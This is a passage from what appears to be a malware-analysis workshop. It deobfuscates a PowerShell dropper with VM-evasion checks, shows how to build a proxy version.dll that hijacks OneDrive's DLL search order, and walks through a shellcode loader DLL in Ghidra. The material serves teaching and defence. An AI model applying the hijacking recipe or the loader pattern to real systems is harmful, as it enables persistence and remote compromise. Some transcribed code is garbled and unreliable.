$aPPdaTAlOcAlPaTh} = $nUEah::'geTFOLDeRpATH'.iNvOke( ( VaRIABLe '3P8YZ' -Value0 )::'lOCa1APPlIcATIoNDATA")
$deStINATIoNPAth} = Join-Path -Path $aPPdaTAlOcAlPaTh} -ChildPath (('MicrosoftFgOneDriveCfversion.dll').REpLaCe.iNvOke('Cf','\'))

$NtePADpAth} = "Env:SystemRoot\system32\notepad.exe"

$S'Ha256} = New-Object 'System.Security.Cryptography.SHA256CryptoServiceProvider'
$HASHbYTES} = $h14r::'ReadAl1Bytes'.iNvOke($nOtePadpaTh})
$HASHbYTES} = $S'ha256}.CoMPuTehA'SH($hAshbyTES)
```

By reading through the code we see that it does the following:

1. It sets a variable called *destinationPath* to %localappdata%/Microsoft/OneDrive/version.dll
2. It sets a variable called *notepadPath* to C:\Windows\System32\notepad.exe
3. It then takes the SHA256 hash of the notepad binary and stores it as the *XORKey* variable.

Just by reading that part of the code we can assume that some part of the script will be encrypted. We then see that the code does some anti-debugging:

1. If the environment variable "VMName" is "FLARE-VM" or if the disk size is less than 107374182400 bytes (100GB) it will copy the calculator binary from C:\Windows\System32\calc.exe to the user's desktop
2. If not, it will base64 decode the variable *Enc2*, decrypt it using the XOR key previously obtained and save it to the destination path (%localappdata%/Microsoft/OneDrive/version.dll)

¹⁶<https://github.com/Malandrone/PowerDecode>

PART IV: Dynamic Analysis – PowerShell

Since we are running on FlareVM with 60gb of disk space, if we run the PowerShell script it will drop the calc.exe binary into the desktop. We can verify that our prediction is indeed correct running ProcMon:

21:20...	powershell_ise	2340	QueryStreamInfo...	C:\Windows\System32\calc.exe	SUCCESS
21:20...	powershell_ise	2340	QueryBasicInfo...	C:\Windows\System32\calc.exe	SUCCESS
21:20...	powershell_ise	2340	QueryEaInfo...	C:\Windows\System32\calc.exe	SUCCESS
21:20...	powershell_ise	2340	QueryEaFile	C:\Windows\System32\calc.exe	SUCCESS
21:20...	powershell_ise	2340	CreateFile	C:\Users\ST\Desktop\calc.exe	SUCCESS
21:20...	powershell_ise	2340	QueryAttribute...	C:\Users\ST\Desktop\calc.exe	SUCCESS

We can then proceed to change the destination file name and extension and remove the anti-debugging code:

```
$[NueAh] = [Type] 'Environment';
$Et+Item ("vari+e+ABE:3pBY+Z") ( [Type] 'ENVIRONENT+SPeCiAlFolder' );
$[s4H0cx] = [Type] 'bitConverter';
sv 'spkm' ( [Type] 'CONVERT' );
$ET-ITEM 'Variable:Q2a' ([Type] 'SYSTEM.TEXT.eNcODING' );
$[av14] = [Type] 'SYSTEM.Convert'; $[h14R] = [Type] 'System.io.File'; $[eNc2] = "F28JZ3Z1egVycHh9ChKcCB0FDQcFeF92CXVxeXVxcnR1AnQHdXRLcwcABw";
$[ApDATALOCALPATH] = $[NueAh]::'getFolderPATH'.Invoke( ( [Variable] '3pBYZ' -Value0 ); [Type] 'getFolderPATH' );
$[deSINATIONPATH] = Join-Path $[ApDATALOCALPATH] -ChildPath (([Microsoft.Cryptographic] 'malicious.malw').Replace('Cf', ''));


$[NotepadPath] = "Env:SystemRoot\system32\notepad.exe"

$[SHA256] = New-Object 'System.Security.Cryptography.SHA256CryptoServiceProvider'
$[HASHBYTES] = $[SHA256]::ReadAllBytes -Invoke($[NotepadPath])
$[HASHBYTES] = $[SHA256]::ComputeHash($[HASHBYTES])

$[xorKey] = $[S4H0CX]::'ToString'.Invoke($[HASHBYTES]) -replace '-'
function XOR-STRING { ... }

if($?) {
    copy-item -Path "Env:SystemRoot\System32\calc.exe" -Destination "Env:USERPROFILE\Desktop"
} else {
    try {
        $[res] = $[spkm]::'FromBase64String'.Invoke($[ENC2])
        $[res2] = $[q2A]::'UTF8'.GetString($[RES])
        $[RESULT] = XOR-String -InputString ($[RES2]) -key $[xorKey]
        $[bytes] = ( get-VARIABLE ("AY14")).VALUE : 'FromBase64String'.Invoke($[RESULT])
    } catch { }
}
```

21:24...	powershell_ise	2340	QueryDirectory	C:\Users\ST\AppData\Local\Temp\Microsoft.CfgOneDriveCfmalicious.	NO SUCH FILE	FileInformationC
21:24...	powershell_ise	2340	QueryDirectory	C:\Users\ST\AppData\Local\Temp\Microsoft.CfgOneDriveCfmalicious.	NO SUCH FILE	FileInformationC
21:24...	powershell_ise	2340	QueryDirectory	C:\Users\ST\AppData\Local\Temp\Microsoft.CfgOneDriveCfmalicious.	NO SUCH FILE	FileInformationC
21:24...	powershell_ise	2340	QueryDirectory	C:\Users\ST\AppData\Local\Temp\Microsoft.CfgOneDriveCfmalicious.	NO SUCH FILE	FileInformationC
21:24...	powershell_ise	2340	QueryDirectory	C:\Users\ST\AppData\Local\Temp\Microsoft.CfgOneDriveCfmalicious.	NO SUCH FILE	FileInformationC
21:25...	powershell_ise	2340	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\malicious.malw	SUCCESS	Desired Access
21:25...	powershell_ise	2340	WriteFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\malicious.malw	SUCCESS	Offset: 0, Length
21:25...	powershell_ise	2340	CloseFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\malicious.malw	SUCCESS	



From the analysis we can conclude that the objective of both the HTA and the PowerShell script was to drop the *version.dll* binary into Microsoft's OneDrive path.

Challenge 3 - Thinking like an attacker: DLL search order hijacking

What is DLL search order hijacking?

DLL search order hijacking¹⁷ is a technique that abuse the search order Windows applies when looking for libraries. According to Microsoft documentation, when a program tries to load a library, it looks for the library on the following folders:

1. DLL Redirection
2. API sets
3. SxS manifest redirection
4. Loaded-module list
5. Known DLLs
6. The folder from which the application loaded
7. The System folder (C:\Windows\System32)
8. The Windows Folder (C:\Windows)
9. The current folder
10. The directories that are listed in the path environment variable

By dropping a malicious DLL on a path that will get searched, attackers can execute code when the program that is looking for the DLL runs.

As attackers, we want to identify folders where we have write permissions as high as we can on the search order list. For the attack to be successful, the real expected DLL must not be present in a higher folder than the one we control.

Highlighted in green are potential folders where we might have write access that could be abused for DLL search order hijacking, although other folders might be available depending on the user's privilege.

Finding a vulnerable program

As attackers, we would ideally want to find a program that meets the following criteria:

- Installed on most if not all Windows machines
- Gets executed frequently
- Is installed on a path where we have write access

A great path to search would be the AppData folder, since a lot of applications get installed there if they don't require admin privileges or are not installed for all users.

¹⁷<https://attack.mitre.org/techniques/T1574/001/>


We can use ProcMon with the following filters to search for potential vulnerable programs:

- Path contains AppData
- Result contains NOT FOUND

Time ...	Process Name	PID	Operation	Path	Result
23:08:...	OneDrive.exe	3412	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\Secur32.dll	NAME NOT FOUND
23:08:...	OneDrive.exe	3412	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\WININET.dll	NAME NOT FOUND
23:08:...	OneDrive.exe	3412	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\WTSAPI32.dll	NAME NOT FOUND
23:08:...	OneDrive.exe	3412	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\USERENV.dll	NAME NOT FOUND
23:08:...	OneDrive.exe	3412	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	NAME NOT FOUND
23:08:...	OneDrive.exe	3412	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\SSPICLI.DLL	NAME NOT FOUND
23:08:...	OneDrive.exe	3412	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\Wldp.dll	NAME NOT FOUND

We see that OneDrive, which comes bundled with all editions of Windows 10 and Windows 11, attempts to load libraries from AppData.

We can also verify that we have write permission to that folder:



Creating a malicious DLL

Prerequisites:


1. ProcMon
2. Visual Studio with the C++ runtime installed
3. Dependency Walker
4. OneDrive

We will be creating a C++ DLL that displays a MessageBox whenever the OneDrive app is opened. The DLL that we will be supplanting will be *version.dll*


If we just created a malicious version of the version.dll library and put it where OneDrive is looking for it the program will crash, since it won't find the functions it needs to run. By using ProcMon, we can verify that, after failing to find version.dll on AppData, OneDrive finds the library on C:\Windows\System32:

23:32:11.4240079	OneDrive.exe	856	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	NAME NOT FOUND!
23:32:11.4240872	OneDrive.exe	856	CreateFile	C:\Windows\System32\version.dll	SUCCESS
23:32:11.4241070	OneDrive.exe	856	QueryBasicInfor...	C:\Windows\System32\version.dll	SUCCESS

We can now use Dependency Walker to see the functions that the program imports:



We can also use Dependency Walker to see all the exports the library exposes:




If we want our target program not to crash (and potentially alert the user!) we need our DLL to redirect all requests to the original DLL that is in C:\Windows\System32. We can do that in C++ using the #pragma comment directive with the linker option¹⁸:

```
#pragma comment(linker, "/export:GetFileVersionInfoA=\"c:\\windows\\system32\\version.GetFileVersionInfoA\"")
#pragma comment(linker, "/export:GetFileVersionInfoByHandle=\"c:\\windows\\system32\\version.GetFileVersionInfoByHandle\"")
```

Open the hello.sln file located in "Challenge 3/MessageBox/Hello" to follow along:

1. We first import the libraries needed for our DLL to work
2. We then export the original functions that version.dll exports but we reference the legitimate version.dll library. By doing so when OneDrive attempts to use one of the exported functions it will get loaded from the legitimate library
3. We code our DLL so that when it is attached to a process, the hello() function runs
4. We code the hello() function so that a welcome message to the user is shown using MessageBox
5. We can now proceed to compile the library and copy it to %localappdata%/Microsoft/OneDrive/version.dll
6. When OneDrive is run it should show a message greeting you!

¹⁸<https://learn.microsoft.com/en-us/cpp/build/reference/export-exports-a-function?view=msvc-170>



Challenge: impersonate another DLL to open a program whenever OneDrive is run.


Analyzing a malicious DLL

While analyzing our malicious HTA program we discovered it dropped a DLL into OneDrive's path. At first it didn't make much sense why it would drop a DLL (which cannot be executed by itself) without attempting to run it, but we can now confirm it is abusing DLL search order hijacking since the OneDrive binary is vulnerable to that technique.

PART I: Static Analysis

We will start our analysis loading the DLL into PEStudio. PEStudio allows us to gather useful information about a binary.

After opening the binary in PEStudio, we see some information that might be of interest:



- The hash of the DLL is
83A0EF50F806A66D23875CB2A3D10720A75DCB49E36BD026157A756B89F86B35
- It is a 64-bit binary
- It was made using Visual Studio (although the year seems to be off)
- It was compiled on July 09, 2024. This can be useful to know if it is a recent sample but can be changed by an attacker.
- It has a debug path that shows the original project name, as well as the user that made the binary. From the name we can assume that we will be analyzing a reverse shell.

Moving on to the Imports tab we see that PEStudio has associated some MITRE ATT&CK tactics and techniques to the imported functions:

imports (29)	flag (7)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (6)	technique (4)
InitializeSLISTHead	-	0x000000000000319C	0x000000000000319C	897 (0x0381)	synchronization	-
IsDebuggerPresent	-	0x00000000000031B2	0x00000000000031B2	919 (0x0397)	reconnaissance	T1082 System Information Discovery
GetCurrentProcessId	x	0x0000000000003156	0x0000000000003156	555 (0x022B)	reconnaissance	T1057 Process Discovery
QueryPerformanceCounter	-	0x000000000000313C	0x000000000000313C	1124 (0x0464)	reconnaissance	-
IsProcessorFeaturePresent	-	0x0000000000003120	0x0000000000003120	926 (0x039E)	reconnaissance	-
VirtualProtect	x	0x0000000000002F20	0x0000000000002F20	1527 (0x05F7)	memory	T1055 Process Injection
VirtualAlloc	x	0x0000000000002F32	0x0000000000002F32	1521 (0x05F1)	memory	T1055 Process Injection
RtlVirtualUnwind	-	0x00000000000030AA	0x00000000000030AA	1272 (0x04F8)	memory	-
memcpy	-	0x00000000000031C6	0x00000000000031C6	60 (0x003C)	memory	-
memset	-	0x0000000000002F98	0x0000000000002F98	62 (0x003E)	memory	-
GetSystemTimeAsFileTime	-	0x0000000000003182	0x0000000000003182	768 (0x0301)	file	T1124 System Time Discovery
CreateThread	-	0x0000000000002F42	0x0000000000002F42	251 (0x00FB)	execution	-
RtlLookupFunctionEntry	x	0x0000000000003090	0x0000000000003090	1265 (0x04F1)	execution	-
RtlCaptureContext	-	0x000000000000307C	0x000000000000307C	1257 (0x04E9)	execution	-
GetCurrentProcess	x	0x00000000000030F8	0x00000000000030F8	554 (0x022A)	execution	T1057 Process Discovery
TerminateProcess	x	0x000000000000310C	0x000000000000310C	1462 (0x05B6)	execution	-
GetCurrentThreadId	x	0x000000000000316C	0x000000000000316C	559 (0x022F)	execution	T1057 Process Discovery


Of special interest to us are the functions VirtualAlloc¹⁹, VirtualProtect²⁰ and CreateThread²¹, all of which are usually abused by malware to create a new thread on a process memory space.

When we look at the exports, we see the DLL is just forwarding all requests to the original DLL:

index	ordinal (16)	function (RVA)	function-name (RVA)	duplicate (0)	anonymous (0)	gap (0)	forwarded (16)
1	1	.rdata:0x0000299D	.rdata:0x00001D89	-	-	-	c:\windows\system32\version.GetFileVersionInfoA
2	2	.rdata:0x000029E8	.rdata:0x00001DCD	-	-	-	c:\windows\system32\version.GetFileVersionInfoByHa...
3	3	.rdata:0x00002A35	.rdata:0x00001E1F	-	-	-	c:\windows\system32\version.GetFileVersionInfoExA
4	4	.rdata:0x00002A7D	.rdata:0x00001E67	-	-	-	c:\windows\system32\version.GetFileVersionInfoExW
5	5	.rdata:0x00002AC7	.rdata:0x00001EAF	-	-	-	c:\windows\system32\version.GetFileVersionInfoSizeA
6	6	.rdata:0x00002B15	.rdata:0x00001EFB	-	-	-	c:\windows\system32\version.GetFileVersionInfoSizeExA
7	7	.rdata:0x00002B65	.rdata:0x00001F4B	-	-	-	c:\windows\system32\version.GetFileVersionInfoSizeExW
8	8	.rdata:0x00002BB3	.rdata:0x00001F9B	-	-	-	c:\windows\system32\version.GetFileVersionInfoSizeW
9	9	.rdata:0x00002BFB	.rdata:0x00001FE7	-	-	-	c:\windows\system32\version.GetFileVersionInfoW
10	10	.rdata:0x00002C38	.rdata:0x0000202B	-	-	-	c:\windows\system32\version.VerFindFileW
11	11	.rdata:0x00002C71	.rdata:0x00002061	-	-	-	c:\windows\system32\version.VerInstallFileA
12	12	.rdata:0x00002CAD	.rdata:0x0000209D	-	-	-	c:\windows\system32\version.VerInstallFileW
13	13	.rdata:0x00002CEA	.rdata:0x000020D9	-	-	-	c:\windows\system32\version.VerLanguageNameA
14	14	.rdata:0x00002D28	.rdata:0x00002117	-	-	-	c:\windows\system32\version.VerLanguageNameW
15	15	.rdata:0x00002D64	.rdata:0x00002155	-	-	-	c:\windows\system32\version.VerQueryValueA
16	16	.rdata:0x00002D9E	.rdata:0x0000218F	-	-	-	c:\windows\system32\version.VerQueryValueW

After gathering some initial information about what the DLL might be doing, we will open up Ghidra to look at the disassembled code.

After creating a new project and importing the DLL, we will double click it to open it in code browser and let Ghidra analyze it with the default configuration:



Ghidra will show us the assembly code that represents the binary instructions the CPU will execute when we start the program, as well as the decompiled code Ghidra has reconstructed from the assembly. While disassemblers like Ghidra, IDA or Cutter will offer a decompiled view, in most cases **the code won't look the same as the original source**

¹⁹<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>


²⁰<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect>

²¹<https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread>

code, since that was lost in the compilation and assembly process. Analyzing a program that was compiled in Debug mode can make understanding the code easier, since the symbols (variable and function names for example) won't be lost.

Given that learning assembly is out of the scope of the workshop, we will focus mostly on the decompiled view window.

The first thing we see is the entry point of the program, which proceeds to call *dllmain_dispatch*:



We can double click the function name to open it:

```
12 int __cdecl dllmain_dispatch(HINSTANCE__ *param_1,ulong param_2,void *param_3)
13
14 {
15     int iVar1;
16
17     if ((param_2 == 0) && (DAT_180004240 < 1)) {
18         iVar1 = 0;
19     }
20     else if ((1 < param_2 - 1) || (iVar1 = dllmain_crt_dispatch(param_1,param_2,param_3), iVar1 != 0))
21     {
22         iVar1 = FUN_180001000(param_1,param_2);
23         if ((param_2 == 1) && (iVar1 == 0)) {
24             FUN_180001000(param_1,0);
25             dllmain_crt_process_detach(param_3 != (void *)0x0);
26         }
27         if (((param_2 == 0) || (param_2 == 3)) &&
28             (iVar1 = dllmain_crt_dispatch(param_1,param_2,param_3), iVar1 != 0)) {
29             iVar1 = 1;
30         }
31     }
32     return iVar1;
33 }
```

While the code can look confusing, it is just following the structure we previously declared while creating our MessageBox DLL.

To better understand what is happening, we can open a new Ghidra window and load the DLL we compiled in debug mode:

```
2 int __cdecl dllmain_dispatch(HINSTANCE__ *param_1,ulong param_2,void *param_3)
3
4 {
5     int iVar1;
6
7     if ((param_2 == 0) && (__proc_attached < 1)) {
8         return 0;
9     }
10    if ((param_2 == 1) || (param_2 == 2)) {
11        iVar1 = dllmain_raw(param_1,param_2,param_3);
12        if (iVar1 == 0) {
13            return 0;
14        }
15        iVar1 = dllmain_crt_dispatch(param_1,param_2,param_3);
16        if (iVar1 == 0) {
17            return 0;
18        }
19    }
20    iVar1 = DllMain(param_1,param_2,param_3);
21    if ((param_2 == 1) && (iVar1 == 0)) {
22        DllMain(param_1,0,param_3);
23        dllmain_crt_dispatch(param_1,0,param_3);
24        dllmain_raw(param_1,0,param_3);
25    }
26    if ((param_2 == 0) || (param_2 == 3)) {
27        iVar1 = dllmain_crt_dispatch(param_1,param_2,param_3);
28        if (iVar1 == 0) {
29            iVar1 = 0;
30        }
31        else {
32            iVar1 = dllmain_raw(param_1,param_2,param_3);
33        }
34    }
35    return iVar1;
36 }
```

While the code can still look intimidating, it is more structured and allows us to see some function and variable names that were not present on the malicious DLL.

We can then open DllMain which proceeds to call the hello function if param_2 is equal to 1:

```
2 int __cdecl DllMain(HINSTANCE__ *param_1,ulong param_2,void *param_3)
3
4 {
5     __CheckForDebuggerJustMyCode(&__1EEABC49_dllmain@cpp);
6     if (param_2 == 1) {
7         hello();
8     }
9     return 1;
10 }
```

Where does param_2 come from? We can look at the documentation of DllMain²² where it specifies that the second parameter is the “reason for calling function” and that the value of DLL_PROCESS_ATTACH equals to 1. That makes sense since our MessageBox was programmed to run when the DLL was attached to a process.

²²<https://learn.microsoft.com/en-us/windows/win32/dlls/dllmain>

Having more context of how a DLL is loaded, we will go back to analyzing our malicious DLL. We see that instead of DllMain we get a random function that seems to be doing the same:

```
1
2 void FUN_180001000(undefined8 param_1,int param_2)
3
4 {
5     undefined4 uVar1;
6     undefined4 uVar2;
7     undefined4 uVar3;
8     undefined4 *puVar4;
9     undefined4 *puVar5;
10    undefined4 *lpStartAddress;
11    undefined4 *puVar6;
12    longlong lVar7;
13    undefined4 *puVar8;
14    undefined auStackY_48 [32];
15    DWORD local_18 [2];
16    ulonglong local_10;
17
18    local_10 = DAT_180004008 ^ (ulonglong)auStackY_48;
19    if (param_2 == 1) {
20        local_18[0] = 0;
21        lpStartAddress = (undefined4 *)VirtualAlloc((LPVOID)0x0,0x1fe,0x3000,4);
22        lVar7 = 3;
23        puVar4 = (undefined4 *)DAT_180004040;
24        puVar5 = lpStartAddress;
25        do {
26            puVar8 = puVar5;
27            puVar6 = puVar4;
28            ...
29        } while (lVar7-- > 0);
30    }
```

While the code can be confusing, let's analyze what it is doing:

1. It is assigning the result of VirtualAlloc to the variable lpStartAddress. According to Microsoft's documentation, VirtualAlloc "Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process". The documentation also shows us the syntax for the function:

```
C++


LPVOID VirtualAlloc(
    [in, optional] LPVOID lpAddress,
    [in]           SIZE_T dwSize,
    [in]           DWORD  flAllocationType,
    [in]           DWORD  flProtect
);
```

We see that the parameters that are passed into VirtualAlloc in our malicious DLL are:

1. lpAddress: 0x0 → The documentation specifies that if the parameter is null the system determines where to allocate the region.
2. DwSize: 0x1fe (510 in decimal) → The size of the region to allocate, in bytes.
3. flAllocationType: 0x3000 → We can view in the documentation that MEM_COMMIT has a value of 0x1000 and that MEM_RESERVE has a value of 0x2000, it also specifies that both values can be used "To reserve and commit pages in one step" so the 0x3000 makes sense.
4. FlProtect: 4 → In the memory protection constants documentation, it specifies that 0x04 is equal to PAGE_READWRITE

From what we have analyzed we can determine that the DLL is allocating 510 bytes of memory space with RW permissions on the memory space of the program that it is attached to (OneDrive in this case).

2. We then enter a loop that looks complicated, but it's just a call to memcpy, which Ghidra didn't correctly identify. The function is copying the value stored at DAT_180004040 address to the newly allocated memory:



If we double click the memory address, we can see the payload on the left. FC 48 83... is a header that is usually present in Metasploit shellcode. That, combined with the original name of the DLL we identified using PESTudio, leads us to believe it's a reverse shell created with Metasploit/MsfVenom.

3. After the loop we see a call to memset, which takes the payload's memory as a parameter, the number 0 and the size of the allocated memory (which is the size of the payload). The function is being used to zero-out (clear) the memory space where the payload was, since now it resides on the memory allocated by VirtualAlloc.

```
memset(sDAT_180004040,0,0x1fe);
VirtualProtect(lpStartAddress,0x1fe,0x20,local_18);
CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,(LPTHREAD_START_ROUTINE)lpStartAddress,(LPVOID)0x0,0,
            (LPDWORD)0x0);
```

4. We then see a call to VirtualProtect, which according to the documentation *"Changes the protection on a region of committed pages in the virtual address space of the calling process"* and has the following syntax:

```
C++

BOOL VirtualProtect(
    [in] LPVOID lpAddress,
    [in] SIZE_T dwSize,
    [in] DWORD flNewProtect,
    [out] PDWORD lpflOldProtect
);
```

5. We see that our malicious DLL passes the following parameters to the function:
 1. lpAddress → the address of the allocated memory space, where the payload now resides.
 2. DwSize → the size of the payload
 3. flNewProtect: 0x20 → the new protections to be assigned to the memory pages, where 0x20 means PAGE_EXECUTE_READ
6. After the call to VirtualProtect the payload is ready to execute; it is in the newly allocated memory and with execute permissions.
7. Finally, we see a call to CreateThread, which is used to create a new thread as the name implies. CreateThread takes the following arguments:

```
C++ Copy  
  
HANDLE CreateThread(  
    [in, optional] LPSECURITY_ATTRIBUTES  lpThreadAttributes,  
    [in]           SIZE_T                 dwStackSize,  
    [in]           LPTHREAD_START_ROUTINE lpStartAddress,  
    [in, optional] __drv_aliasesMem LPVOID lpParameter,  
    [in]           DWORD                  dwCreationFlags,  
    [out, optional] LPDWORD                lpThreadId  
);
```

8. We see that the only parameter being passed to the function is the address of the allocated memory space, since the other parameters are not needed for the shellcode to execute.

One of the great things about the Windows API is their documentation²³, which allows us to understand what programs (including malware!) are doing much easier.

While Ghidra's decompilation was not perfect, it allowed us to understand what the DLL is doing:

1. When attached to a process, it allocates 510 bytes of memory space with RW permissions.
2. It copies the payload into the newly allocated memory space and changes the memory protection to RX.
3. It starts a new thread that executes the payload.

